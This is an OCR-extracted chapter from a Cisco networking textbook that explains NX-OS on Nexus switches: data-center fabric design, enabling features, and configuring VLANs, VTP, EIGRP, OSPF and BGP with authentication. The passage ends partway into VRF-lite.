This chapter discusses the next-generation operation system relied upon in many data centers worldwide. The operating system is called NX-OS; it is used in Cisco Nexus switches. NX-OS is similar to Cisco IOS, but different enough to frustrate regular users of Cisco IOS. Some of the commands are the same, but others are entirely different. This chapter covers these differences and many of the concepts already covered for IOS, including VLANs, VTP, EIGRP, OSPF, BGP, port channels, port profiles, Fabric Extenders (FEXs), Hot Standby Redundancy Protocols (HSRPs), virtual device context (VDC), virtual port channels (vPCs), and VRF-lite (virtual routing and forwarding).

Fabric Design

Data center designs differ slightly from campus network designs. Campus networks are typically designed with the goal of getting data from the desktop computers to the campus edge. Data centers still include this component, but they are also extremely concerned with traffic internal to them. Many services involve significant East-West traffic between the servers before heading North to the user.

A few design criteria that are often seen in the data center are

- Redundancy to the servers
- Deterministic delay within the data center
- High intra-data center throughput

Redundancy to the servers is achieved through the deployment of access layer switch pairs with port channels to the servers. If using Catalyst 6800 series switches in the data center, you would use a Virtual Switch System (VSS). A VSS makes a pair of switches appear as a single switch. If you are using Nexus switches, you will use virtual port channels (vPCs). The Nexus switches are managed individually and maintain distinct control planes, but they coordinate to provide a port channel to downstream devices that appears as if it connects to a single switch.

The deterministic delay requirement is met through the spine and leaf design. All compute resources are attached to leaf switches. The leaf switches uplink to each spine switch. Any traffic that needs to leave the switch will go up to one spine and back down to another leaf. There shouldn't be any paths that require more than one spine hop.

High intra-data center throughput is achieved by using switches with a high density of 10 Gbps ports for server traffic and enough 40 or 100 Gbps uplink ports to provide minimal oversubscription. Oversubscription is the ratio of total access port capabilities with the uplink throughput capabilities. The oversubscription design depends on the traffic flows of the data center. A ratio of 6:1 within the data center and much higher out the edge is not uncommon.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_19

NX-OS

NX-OS is a Linux-based operating system (OS). It is made efficient in that when Nexus is booted, the OS does not load unnecessary features. For instance, if you want to configure TACACS, you need to enable this feature using the `feature` command. This means the device runs faster because there is no unnecessary code being run. The following output shows the different features that have to be enabled in Nexus to use them:

```
Nexus(config)# feature ?
  bfd             Bfd
  bgp             Enable/Disable Border Gateway Protocol (BGP)
  cts             Enable/Disable CTS
  dhcp            Enable/Disable DHCP Snooping
  dot1x           Enable/Disable dot1x
  eigrp           Enable/Disable Enhanced Interior Gateway Routing Protocol
                  (EIGRP)
  eou             Enable/Disables feature l2nac(eou)
  fip-snooping    Enable/Disable fip-snooping(FCoE Initializtion Protocol)
  glbp            Enable/Disable Gateway Load Balancing Protocol (GLBP)
  hsrp            Enable/Disable Hot Standby Router Protocol (HSRP)
  interface-vlan  Enable/Disable interface vlan
  isis            Enable/Disable IS-IS Unicast Routing Protocol (IS-IS)
  lacp            Enable/Disable LACP
  ldap            Enable/Disable ldap
  lldp            Enable/Disable LLDP
  msdp            Enable/Disable Multicast Source Discovery Protocol (MSDP)
  netflow         Enable/Disable NetFlow
  ospf            Enable/Disable Open Shortest Path First Protocol (OSPF)
  ospfv3          Enable/Disable Open Shortest Path First Version 3 Protocol
                  (OSPFv3)
  otv             Enable/Disable Overlay Transport Virtualization (OTV)
  pbr             Enable/Disable Policy Based Routing(PBR)
  pim             Enable/Disable Protocol Independent Multicast (PIM)
  pim6            Enable/Disable Protocol Independent Multicast (PIM) for IPv6
  port-security   Enable/Disable port-security
  private-vlan    Enable/Disable private-vlan
  privilege       Enable/Disable IOS type privilege level support
  rip             Enable/Disable Routing Information Protocol (RIP)
  scheduler       Enable/Disable scheduler
  scp-server      Enable/Disable SCP server
  sftp-server     Enable/Disable SFTP server
  ssh             Enable/Disable ssh
  tacacs+         Enable/Disable tacacs+
  telnet          Enable/Disable telnet
  tunnel          Enable/Disable Tunnel Manager
  udld            Enable/Disable UDLD
  vpc             Enable/Disable VPC (Virtual Port Channel)
  vrrp            Enable/Disable Virtual Router Redundancy Protocol (VRRP)
  vtp             Enable/Disable VTP
  wccp            Enable/Disable Web Cache Communication Protocol (WCCP)
```

Very few features are enabled by default. Some of the default features are basic switching and the ability to convert a port to a routed port. None of the routing protocols are enabled by default. The ability to create a switched virtual interface isn't even enabled by default. Until you enable a feature, the commands don't appear at all.

```
Nexus(config)# int vlan 10
                ^
Invalid interface format at '^' marker.
Nexus(config)# feature interface-vlan
Nexus(config)# int vlan 10
Nexus(config-if)# sh feature | include enabled
interface-vlan         1          enabled
sshServer              1          enabled
Nexus(config-if)#
```

The `interface range` command is also no longer recognized in Nexus. Instead, you type the starting interface, followed by a dash and the last interface of the range, as shown here:

```
Nexus(config)# int e2/1 -5
Nexus(config-if-range)#
```

We all like to use the `write memory` command to save the configuration, but this command is not valid in NX-OS. Instead, you must use the `copy running-config startup-config` command:

```
Nexus# copy running-config startup-config
[########################################] 100%

Copy complete, now saving to disk (please wait)...
```

The `show ip interface brief` command is a favorite command to use in IOS, but this command is not the same in NX-OS. The `show interface brief` command is used instead:

```
Nexus# show interface brief

--------------------------------------------------------------------------------
Port   VRF          Status IP Address                              Speed    MTU
--------------------------------------------------------------------------------
mgmt0  --           up     192.168.1.101                           --       1500

--------------------------------------------------------------------------------
Ethernet      VLAN    Type Mode   Status  Reason             Speed     Port
Interface                                                              Ch
#
--------------------------------------------------------------------------------
Eth2/1        --      eth  routed down    Administratively down      auto(D) --
Eth2/2        --      eth  routed down    Administratively down      auto(D) --
Eth2/3        --      eth  routed down    Administratively down      auto(D) --
Eth2/4        --      eth  routed down    Administratively down      auto(D) --
Eth2/5        --      eth  routed down    Administratively down      auto(D) --
Eth2/6        --      eth  routed down    Administratively down      auto(D) --
```

```
Eth2/7        --      eth  routed down    Administratively down      auto(D) --
Eth2/8        --      eth  routed down    Administratively down      auto(D) --
Eth2/9        --      eth  routed down    Administratively down      auto(D) --
```

The command `show arp` has also been changed. Now you use `show ip arp` for basic ARP information. You can also use `show tech-support arp` for detailed ARP information about the switch:

```
Switch1# show ip arp

Flags: * - Adjacencies learnt on non-active FHRP router
       + - Adjacencies synced via CFSoE
       # - Adjacencies Throttled for Glean
       D - Static Adjacencies attached to down interface

IP ARP Table for context default
Total number of entries: 1
Address         Age       MAC Address     Interface
192.168.1.2     00:00:21  fa16.3e2c.b807  Vlan100
Switch1#
```

Another interesting difference is that Nexus recognizes the slash for IP addresses, which helps those who have trouble subnetting or determining the subnet mask:

```
Nexus(config)# int e2/1
Nexus(config-if)# ip address 192.168.2.1/28
Nexus(config-if)# exit
Nexus(config)# ip route 192.168.3.0/24 192.168.2.1
```

NX-OSv

Cisco provides two virtual Nexus options. One option is the Nexus 7000 simulator, Titanium. Titanium is not a production switch and does not fully support every feature in a Nexus 7000. It is meant to be used for training and lab purposes. It has been end of development for several years, but it is still widely in use. Several features were never implemented, but still have some of the commands. If you receive errors about stub libraries, you didn't do anything wrong. The feature just isn't there.

```
Nexus(config)# feature port-security

 Stub Library could not be opened
 *** libeth_port_sec.so: cannot open shared object file: No such file or directory ***
Nexus(config)#
```

The other option is the NX-OSv, virtual Nexus 9000. This is a virtual production switch. It can support all the features of a Nexus 9000 that make sense to virtualize. When learning Nexus, you may want to use Titanium over NX-OSv so you can test features such as VDC. We will discuss that feature in detail later. Titanium also requires fewer resources than NX-OSv.

When you attempt to access many features on Titanium, you will get an error that the license grace-period isn't activated. This can be fixed with a simple command. The Nexus 9000 series does not have this issue. It will simply warn you that you are using an unlicensed feature:Nexus(config)# license grace-period

VLAN

VLAN configuration in Nexus is the same as it is in Cisco IOS. An example configuration is provided next.

Configuring a Non-routed VLAN

Create VLAN 100 and name it as follows:

```
Nexus(config)# vlan 100
Nexus(config-vlan)# name Apress_HR_Users
```

A group of VLANs can be created at one time:

```
Nexus(config-vlan)# vlan 2-20
```

Now you create a switchport and trunk port similar to how you completed this task in IOS to associate VLAN 100 with.

```
The following is the switchport configuration:

Nexus(config-if)# int e2/2
Nexus(config-if)# switchport
Nexus(config-if)# switchport access vlan 100
```

This is the trunk configuration:

```
Nexus(config-if)# int e2/2
Nexus(config-if)# switchport mode trunk
Nexus(config-if)# switchport trunk allowed vlan 100
```

Configuring a VLAN As a Routed Switched Virtual Interface (SVI)

Now you will configure a VLAN as a routed SVI. Do not forget to enable the `interface-vlan` feature; otherwise, the NX-OS software will not recognize the `interface vlan` command:

```
Nexus(config)# feature interface-vlan
Nexus(config)# interface vlan 100
Nexus(config-if)# ip address 192.168.1.1/24
```

In IOS, the `ip helper-address` command is used to forward all UDP broadcasts to a specified address including DHCP requests. In NX-OS, the `ip dhcp relay address` command is used to forward only DHCP broadcasts. Of course, the DHCP feature must be activated. The command can be seen in the following:

```
Nexus(config)# feature dhcp
Nexus(config)# interface vlan 200
Nexus(config-if)# ip dhcp relay address 192.168.1.100
```

The `show ip dhcp relay` command displays all DHCP relay configuration information.

VLAN Trunking Protocol

The VTP configuration in Nexus is the same as in Cisco IOS. The following is a refresher example of configuring it in Nexus. Again, you must enable the feature first:

```
Nexus(config)# feature vtp
Nexus(config)# vtp domain Apress
Nexus(config)# vtp mode ?
  client       Set the device to client mode
  off          Set the device to off mode
  server       Set the device to server mode
  transparent  Set the device to transparent mode

Nexus(config)# vtp mode server
```

Use Figure 19-1 to configure switch NX2 as an example VTP server.




Figure 19-1. *VTP diagram*

```
NX2(config)# feature vtp
NX2(config)# vtp domain Apress
NX2(config)# vtp mode server
```

You set this switch as the VTP server; the other switch is set as a client6:

```
NX1(config)# feature vtp
NX1(config)# vtp domain Apress
NX1(config)# vtp mode client
```

You can see information regarding the VTP status by using the `show vtp` command. You can also see the different options that can be used with this command. While we are here, notice that the show command works from global configuration without using "do". It will tell you that it found the command in exec mode when you hit the question mark:

```
NX2(config)# sh vtp ?
*** No matching command found in current mode, matching in (exec) mode ***
  counters   VTP statistics
  interface  VTP interface status and configuration
  internal   Show internal information
  password   VTP password
  status     VTP domain status

NX2(config)# sh vtp status
VTP Status Information
```

```
----------------------
VTP Version                     : 2 (capable)
Configuration Revision          : 0
Maximum VLANs supported locally : 1005
Number of existing VLANs        : 5
VTP Operating Mode              : Server
VTP Domain Name                 : Apress
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP V2 Mode                     : Disabled
VTP Traps Generation            : Disabled
MD5 Digest                      : 0xD3 0x8A 0xE5 0xFA 0xE4 0x9F 0x94 0x53
Configuration last modified by 192.168.1.3 at 0-0-00 00:00:00
Local updater ID is 192.168.1.3
VTP version running             : 1
```

From the output of the `show vtp status` command, you can see that switch NX2 is in server mode, the domain is Apress, and the switch is running VTP version 1.

```
NX1(config-if)# sh vtp counters
VTP statistics:
Summary advertisements received    : 1
Subset advertisements received     : 0
Request advertisements received    : 0
Summary advertisements transmitted : 2
Subset advertisements transmitted  : 0
Request advertisements transmitted : 0
Number of config revision errors   : 1
Number of config digest errors     : 0
Number of V1 summary errors        : 0
```

By using the `show vtp counters` command, you can see that switch NX1 is receiving VTP information.

Nexus Routing

Routing configuration on Nexus is very similar to IOS-XE. In this section, we walk through the differences between Nexus and IOS-XE. We also provide some review of routing configuration.

EIGRP

The EIGRP router process is configured in global mode, but adding interfaces to EIGRP is completed in interface configuration mode. Do not forget to enable EIGRP:

```
Nexus(config-line)# feature eigrp
LAN_ENTERPRISE_SERVICES_PKG license not installed. eigrp feature will be shutdown after
grace period of approximately 119 day(s)
```

Placing an interface in EIGRP must be completed in interface configuration mode on Nexus. You can create the EIGRP process using an alphanumeric string or with the AS number. If you use an alphanumeric string, the `autonomous system` command must be used to set the AS number for the EIGRP process:

```
Nexus(config)# router eigrp ?
  1 (no abbrev)  EIGRP process tag
  WORD           Process tag (Max Size 20)

Nexus(config)# router eigrp Apress
Nexus(config-router)# autonomous-system 1

Nexus(config)# router eigrp 1
```


Options that can be configured in router configuration mode include authentication, a default route, a default metric for redistributed routes, redistribution, stub routing, and the router-id. All options can be seen if you type the ? command:

```
Nexus(config-router)# ?
  address-family         Configure an address-family
  authentication         Configures EIGRP authentication subcommands
  autonomous-system      Specify AS number for Address Family
  default-information    Control origination of a default route
  default-metric         Set metric of redistributed routes
  distance               Define an administrative distance
  flush-routes           Flush routes in RIB during restart
  graceful-restart       Peer resync without adjacency reset
  log-adjacency-changes  Log changes in adjacency state
  log-neighbor-warnings  Enable/Disable IP-EIGRP neighbor warnings
  maximum-paths          Forward packets over multiple paths
  metric                 Modify EIGRP routing metrics and parameters
  no                     Negate a command or set its defaults
  redistribute           Redistribute information from another routing protocol
  router-id              Router-id for this EIGRP process
  shutdown               Shutdown this instance of EIGRP
  stub                   Set IP-EIGRP as stubbed router
  this                   Shows info about current object (mode's instance)
  timers                 Set EIGRP timers
  vrf                    Configure VRF information
  end                    Go to exec mode
  exit                   Exit from command interpreter
  pop                    Pop mode from stack or restore from name
  push                   Push current mode to stack or save it under name
  where                  Shows the cli context you are in
```

Finally, an interface is added to EIGRP by using the `router eigrp` command in interface configuration mode:

```
Nexus(config-router)# int e2/1
Nexus(config-if)# router eigrp 1
```

Use Figure 19-2 to configure the example.



this figure will be printed in b/w

Figure 19-2. *EIGRP diagram*

You will now configure EIGRP on NX1 and NX2 based on Figure 19-2; use the commands covered in this section. The following is the EIGRP configuration:

```
NX2(config)# feature eigrp
```

After enabling EIGRP, configure the EIGRP instance and the router ID:

```
NX2(config)# router eigrp 1
NX2(config-router)# router-id 1.1.1.1
```

Now you can configure an IP address on the interfaces that will participate in EIGRP and associate those networks with EIGRP using the `ip router eigrp` command. This is one of the differences from IOS-XE. With IOS-XE, you selected interfaces using the network command in the router process. With Nexus, you add the interface to EIGRP with the `ip router eigrp` command:

```
NX2(config-router)# int e2/1
NX2(config-if)# ip add 192.168.6.1/24
NX2(config-if)# ip router eigrp 1
```

You can configure a passive interface to prevent unnecessary traffic by using the `ip passive-interface eigrp` command:

```
NX2(config-if)# ip passive-interface eigrp 1
NX2(config-if)# int e2/6
NX2(config-if)# ip add 192.168.3.1/24
NX2(config-if)# ip router eigrp 1

NX1(config-if)# feature eigrp
NX1(config)# router eigrp 1
NX1(config-router)# router-id 2.2.2.2
NX1(config-router)# int e2/1
NX1(config-if)# ip add 192.168.5.1/24
NX1(config-if)# ip router eigrp 1
NX1(config-if)# ip passive-interface eigrp 1
NX1(config-if)# int e2/6
NX1(config-if)# ip add 192.168.3.2/24
NX1(config-if)# ip router eigrp 1
```

Now that you have configured EIGRP, you can verify the neighbor relationship between NX1 and NX2. To view the status of EIGRP, you use the `show ip eigrp` command. The question mark displays the options you can display:

```
NX1(config-if)# sh ip eigrp ?
*** No matching command found in current mode, matching in (exec) mode ***
  <CR>
  1               EIGRP process tag
  >               Redirect it to a file
  >>              Redirect it to a file in append mode
  accounting      IP-EIGRP Accounting
  event-history   Show event history of EIGRP
  interfaces      IP-EIGRP interfaces
  internal        Show internal information
  neighbors       IP-EIGRP neighbors
  route           IP-EIGRP internal routes
  route-map       Route-map related information
  topology        IP-EIGRP Topology Table
  traffic         IP-EIGRP Traffic Statistics
  vrf             Display per-VRF information
  |               Pipe command output to filter
```

You use the `show ip eigrp neighbors` and `topology` commands for verificatio9n:

```
NX1(config-if)# sh ip eigrp neighbors
IP-EIGRP neighbors for process 1 VRF default
H   Address                 Interface       Hold  Uptime  SRTT   RTO  Q  Seq
                                            (sec)         (ms)       Cnt Num
0   192.168.3.1             Eth2/6          12   00:00:48  2    200   0   3
```

Using the `show ip eigrp neighbors` command, you have verified that the EIGRP neighbor adjacency is up from NX1 to NX2. Now let's verify that you have all networks in the topology:

```
NX1(config-if)# sh ip eigrp topology
IP-EIGRP Topology Table for AS(1)/ID(2.2.2.2) VRF default

Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 192.168.5.0/24, 1 successors, FD is 2816
        via Connected, Ethernet2/1
P 192.168.6.0/24, 1 successors, FD is 3072
        via 192.168.3.1 (3072/2816), Ethernet2/6
P 192.168.3.0/24, 1 successors, FD is 2816
        via Connected, Ethernet2/6
```

From Figure 19-2, you can see that you have all the networks that you should have. EIGRP is functioning properly. Now let's add authentication to the EIGRP configuration.

You start by configuring the key chain and the key string. The key string must be the same on both devices:

```
NX1(config)# key chain mykey
NX1(config-keychain)# key 1
NX1(config-keychain-key)# key-string ThisIsTheKey
```

Now you configure MD5 authentication on the interface that creates the neighbor adjacency and reference the key chain you created:

```
NX1(config-keychain-key)# int e2/6
NX1(config-if)# ip authentication mode eigrp 1 ?
  md5  Keyed message digest

NX1(config-if)# ip authentication mode eigrp 1 md5
NX1(config-if)# ip authentication key-chain eigrp 1 mykey

NX2(config)# key chain mykey
NX2(config-keychain)# key 1
NX2(config-keychain-key)# key-string ThisIsTheKey
NX2(config-keychain-key)# int e2/6
NX2(config-if)# ip authentication mode eigrp 1 md5
NX2(config-if)# ip authentication key-chain eigrp 1 mykey
```

You can verify that you are using the key chain by using the `show ip eigrp interfaces detail` command:

```
NX1(config-if)# sh ip eigrp interfaces detail
IP-EIGRP interfaces for process 1 VRF default

                      Xmit Queue   Mean   Pacing Time   Multicast    Pending
Interface        Peers  Un/Reliable  SRTT   Un/Reliable   Flow Timer   Routes
Eth2/6             1        0/0        2       0/1          50             0
  Hello interval is 5 sec
  Holdtime interval is 15 sec
  Next xmit serial <none>
  Un/reliable mcasts: 0/2  Un/reliable ucasts: 4/5
  Mcast exceptions: 0  CR packets: 0  ACKs suppressed: 2
  Retransmissions sent: 1  Out-of-sequence rcvd: 1
  Authentication mode is md5,  key-chain is "mykey"
```

OSPF

The OSPF router process is configured in global mode, but adding interfaces to OSPF is completed in interface configuration mode. Do not forget to enable OSPF:9

```
Nexus(config)# feature ospf
Nexus(config)# router ospf 1
```

Options that can be configured in router configuration mode include area properties, default routes, a default metric for redistributed routes, redistribution, and the router ID:

```
Nexus(config-router)# ?
  area                  Configure area properties
  auto-cost             Calculate OSPF cost according to bandwidth
  default-information   Control distribution of default route
  default-metric        Specify default metric for redistributed routes
  distance              OSPF administrative distance
  flush-routes          Flush routes on a non-graceful controlled restart
  graceful-restart      Configure graceful restart
  ip                    IP events
  log-adjacency-changes Log changes in adjacency state
  max-metric            Maximize the cost metric
  maximum-paths         Maximum paths per destination
  no                    Negate a command or set its defaults
  redistribute          Redistribute information from another routing protocol
  rfc1583compatibility  Configure 1583 compatibility for external path
                        preferences
  router-id             Set OSPF process router-id
  shutdown              Shutdown the OSPF protocol instance
  summary-address       Configure route summarization for redistribution
  this                  Shows info about current object (mode's instance)
  timers                Configure timer related constants
  vrf                   Display per-VRF information
  end                   Go to exec mode
  exit                  Exit from command interpreter
  pop                   Pop mode from stack or restore from name
  push                  Push current mode to stack or save it under name
  where                 Shows the cli context you are in
```

The area command can be used to configure authentication for an area, creating a virtual link or configuring the area as a not so stubby or stub area:

```
Nexus(config-router)# area 0 ?
  authentication  Enable authentication for the area
  default-cost    Specify default-cost for default summary LSA
  filter-list     Filter prefixes between OSPF areas
  nssa            Configure area as NSSA
  range           Configure an address range for an area
  stub            Configure area as a stub
  virtual-link    Define a virtual link and its parameters
```

Placing an interface in OSPF must be completed in interface configuration mode on Nexus. Other options that must be configured in this mode are authentication, hello and dead intervals, passive interfaces, and router priority. The command is slightly different than on IOS-XE. Nexus uses the `ip router ospf` command instead of a network statement or the ip ospf:

```
Nexus(config-router)# int e2/1
Nexus(config-if)# ip router ospf 1 area 0
Nexus(config-if)# ip ospf ?
```

```
authentication       Authentication on the interface
authentication-key   Configure the authentication key for the interface
cost                 Cost associated with interface
dead-interval        Dead interval
hello-interval       Hello interval
message-digest-key   Message digest authentication password (key)
mtu-ignore           Disable OSPF MTU mismatch detection
network              Network type
passive-interface    Suppress routing updates on the interface
priority             Router priority
retransmit-interval  Packet retransmission interval
shutdown             Shutdown ospf on this interface
transmit-delay       Packet transmission delay
```

Use Figure 19-3 to configure the example.




Figure 19-3. *OSPF diagram*

Configure OSPF on NX1 and NX2 based on Figure 19-3; use the commands covered in this section. The following is the OSPF configuration:

```
NX1(config)# feature ospf

Configure the OSPF instance and router ID:NX1(config)# router ospf 1
NX1(config-router)# router-id 2.2.2.2
NX1(config-router)# int e2/1
NX1(config-if)# ip add 192.168.6.1/24
```

Associate the 192.168.6.0/24 and 192.168.2.0/24 networks with an OSPF instance and Area 0. Then configure interface inte2/1 to be passive:

```
NX1(config-if)# ip router ospf 1 area 0
NX1(config-if)# ip ospf passive-interface
NX1(config-if)# int e2/6
NX1(config-if)# ip add 192.168.2.1/24
NX1(config-if)# ip router ospf 1 area 0

NX2(config-if)# feature ospf
NX2(config)# router ospf 1
NX2(config-router)# router-id 1.1.1.1
NX2(config-router)# int e2/1
NX2(config-if)# ip add 192.168.5.1/24
NX2(config-if)# ip router ospf 1 area 0
NX2(config-if)# ip ospf passive-interface
```

```
NX2(config-if)# no shut
NX2(config-if)# int e2/6
NX2(config-if)# ip add 192.168.2.2/24
NX2(config-if)# ip router ospf 1 area 0
NX2(config-if)#
```

Using the `show ip ospf neighbor` command, you can verify that OSPF is working properly:

```
NX2(config-if)# sh ip ospf neighbor
 OSPF Process ID 1 VRF default
 Total number of neighbors: 1
 Neighbor ID     Pri State            Up Time  Address         Interface
 2.2.2.2           1 FULL/DR          00:01:06 192.168.2.1     Eth2/6
```

You can see that NX2 has NX1 as an OSPF neighbor. Now you can verify the routing table:

```
NX2(config-if)# sh ip route
IP Route Table for VRF "default"
'*' denotes best ucast next-hop
'**' denotes best mcast next-hop
'[x/y]' denotes [preference/metric]

192.168.2.0/24, ubest/mbest: 1/0, attached
    *via 192.168.2.2, Eth2/6, [0/0], 00:01:27, direct
192.168.2.2/32, ubest/mbest: 1/0, attached
    *via 192.168.2.2, Eth2/6, [0/0], 00:01:27, local
192.168.5.0/24, ubest/mbest: 1/0, attached
    *via 192.168.5.1, Eth2/1, [0/0], 00:01:38, direct
192.168.5.1/32, ubest/mbest: 1/0, attached
    *via 192.168.5.1, Eth2/1, [0/0], 00:01:38, local
192.168.6.0/24, ubest/mbest: 1/0
    *via 192.168.2.1, Eth2/6, [110/80], 00:01:04, ospf-1, intra
```

You can see that you are receiving all networks from Figure 19-3.

Now you can add authentication; start with NX1:`NX1(config-if)# int e2/6`

The `ip ospf authentication message-digest` command must be used in interface configuration mode to enable authentication:

```
NX1(config-if)# ip ospf authentication message-digest
```

Next, the `ip ospf message-digest-key 1 md5` command is used, followed by the key. In this example, the key is `ThisIsTheKey`:

```
NX1(config-if)# ip ospf message-digest-key 1 md5 ?
  0     Specifies an UNENCRYPTED the ospf password (key) will follow
  3     Specifies an 3DES ENCRYPTED the ospf password (key) will follow
  7     Specifies a Cisco type 7  ENCRYPTED the ospf password (key) will follow
  LINE  The UNENCRYPTED (cleartext) the ospf password (key)

NX1(config-if)# ip ospf message-digest-key 1 md5 ThisIsTheKey
```

If you want to enable authentication by area instead of per interface, use the `area X authentication` command under the OSPF process:

```
NX1(config)# router ospf 1
NX1(config-router)# area 0 authentication message-digest
```

Notice that the `message-digest` command must be used to enable encryption; otherwise, the authentication is in clear text. For cleartext configuration, use the following:

```
NX1(config-if)# int e2/6
NX1(config-if)# ip ospf authentication
NX1(config-if)# ip ospf authentication-key ThisIsTheKey
```

For area cleartext configuration, use this:

```
NX1(config-if)# int e2/6
NX1(config-if)# ip ospf authentication-key ThisIsTheKey
NX1(config)# router ospf 1
NX1(config-router)# area 0 authentication
```

Now you can configure NX2 using MD5:

```
NX2(config-if)# int e2/6
NX2(config-if)# ip ospf authentication message-digest
NX2(config-if)#  ip ospf message-digest-key 1 md5 ThisIsTheKey
```

BGP

The BGP router process is configured in global mode. Do not forget to enable BGP:

```
Nexus(config-if)# feature bgp
LAN_ENTERPRISE_SERVICES_PKG license not installed. bgp feature will be
+after grace period of approximately 119 day(s)
```

When a license is not installed in Nexus, you are able to use the feature for approximately 119 days; after which, you need to install a license to continue using that feature. If the command `no feature bgp` is typed, all related BGP information will be erased from the configuration.

The BGP process is created just as it is in IOS, with the `router bgp` command:

```
Nexus(config)# router bgp 1
```

Options that are configured for BGP in router configuration mode are the address family, the BPG neighbor, and the router-id.

The neighbor can be created by using the `neighbor` command, just as in IOS:

```
Nexus(config)# router bgp 1
Nexus(config-router)# neighbor 192.168.1.2 remote-as 10
Nexus(config-router-neighbor)# address-family ipv4 unicast
Nexus(config-router-af)# network 192.168.1.0/24
```

To originate a default route to this peer, use the `default-originate` command:

```
Nexus(config-router-neighbor-af)# default-originate
```

To configure authentication, the `password` command is used:

```
Nexus(config-router-neighbor-af)# password test
```

Use Figure 19-4 to configure an example.




Figure 19-4. *BGP diagram*

Configure BGP on NX1 and NX2 based on Figure 19-4; use the commands covered in this section. This is the BGP configuration:

```
NX2(config-if)# feature bgp
NX2(config)# int e2/6
NX2(config-if)# ip add 192.168.4.2/24
NX2(config-if)# no shut
NX2(config-if)# int e2/1
NX2(config-if)# ip add 192.168.5.1/24
NX2(config-if)# no shut
```

First, configure the BGP instance on the switch:

```
NX2(config-if)# router bgp 100
```

Now you can advertise the 192.168.4.0/24 and 192.168.5.0/24 networks in address family IPv4 by using the `address family` command and then specifying the networks that you want advertised:

```
NX2(config-router)# address-family ipv4 unicast
NX2(config-router-af)# network 192.168.4.0/24
NX2(config-router-af)# network 192.168.5.0/24
```

Now you can configure the internal BGP neighbor using the `neighbor` command followed by the IP address of the neighbor and the remote-as, which should be the same since this is internal BGP. Unlike OSPF and EIGRP, BGP still uses network statements. This is due to a fundamental difference in the protocols:

```
NX2(config-router-af)# neighbor 192.168.4.1 remote-as 100
NX2(config-router-neighbor)# address-family ipv4 unicast

NX1(config-if)# feature bgp
NX1(config)# int e2/1
NX1(config-if)# no shut
```

```
NX1(config-if)# ip add 192.168.6.1/24
NX1(config-if)# int e2/6
NX1(config-if)# no shut
NX1(config-if)# ip add 192.168.4.1/24
NX1(config-if)# router bgp 100
NX1(config-router)#   address-family ipv4 unicast
NX1(config-router-af)#     network 192.168.4.0/24
NX1(config-router-af)#     network 192.168.6.0/24
NX1(config-router-af)# neighbor 192.168.4.2 remote-as 100
NX1(config-router-neighbor)# address-family ipv4 unicast
```

The `show ip bgp summary` command can be used to view the BGP information:

```
NX1# sh ip bgp summary
BGP summary information for VRF default, address family IPv4 Unicast
BGP router identifier 192.168.6.1, local AS number 100
BGP table version is 16, IPv4 Unicast config peers 1, capable peers 1
3 network entries and 4 paths using 348 bytes of memory
BGP attribute entries [2/248], BGP AS path entries [0/0]
BGP community entries [0/0], BGP clusterlist entries [0/0]

Neighbor        V    AS MsgRcvd MsgSent   TblVer  InQ OutQ Up/Down  State/PfxRcd
192.168.4.2     4   100      11      13       16    0    0 00:01:34      2
```

You can see that NX1 has NX2 as a neighbor and you have received two prefix advertisements. Now let's view the routing table:

```
NX1# sh ip route
IP Route Table for VRF "default"
'*' denotes best ucast next-hop
'**' denotes best mcast next-hop
'[x/y]' denotes [preference/metric]

192.168.4.0/24, ubest/mbest: 1/0, attached
    *via 192.168.4.1, Eth2/6, [0/0], 00:12:07, direct
192.168.4.1/32, ubest/mbest: 1/0, attached
    *via 192.168.4.1, Eth2/6, [0/0], 00:12:07, local
192.168.5.0/24, ubest/mbest: 1/0
    *via 192.168.4.2, [200/0], 00:04:37, bgp-100, internal, tag 100
192.168.6.0/24, ubest/mbest: 1/0, attached
    *via 192.168.6.1, Eth2/1, [0/0], 00:12:26, direct
192.168.6.1/32, ubest/mbest: 1/0, attached
    *via 192.168.6.1, Eth2/1, [0/0], 00:12:26, local
```

Virtual Routing and Forwarding Contexts

Virtual routing and forwarding is a technology that was developed to segregate routing tables. With VRFs, you can have several routing tables that cannot see each other. Even interfaces that are members of different VRFs are essentially invisible to each other.

WAN boundaries often use VRFs with MPLS to create VPNs over WANs or service provider networks. Within the data center, VRFs are frequently seen on their own. The use of VRFs without MPLS is referred to as *VRF-lite*, which is the focus of this chapter. Chapter 23 covers VRF with MPLS in depth. AU1

Nexus switches are designed to support multiple VRFs. The concept is the same as with IOS-XE devices, but the configuration is slightly different. Static routes are configured under the VRF context instead of as part of the routing command. Dynamic routing protocols will aggregate address families under the VRF in the routing process instead of defining it for each address family or autonomous system.

Creating a VRF is simple. The hard part is really the management of VRFs. For example, you may be troubleshooting a connectivity problem. You try to ping a host from your Nexus, and it isn't reachable. You also don't see it in the routing table. You might start a long troubleshooting process. An hour later, when you are ready to pull out your hair, you remember that you are using VRFs on the device and you need to run your test commands from the VRF context.

```
Switch1# ping 10.0.0.2
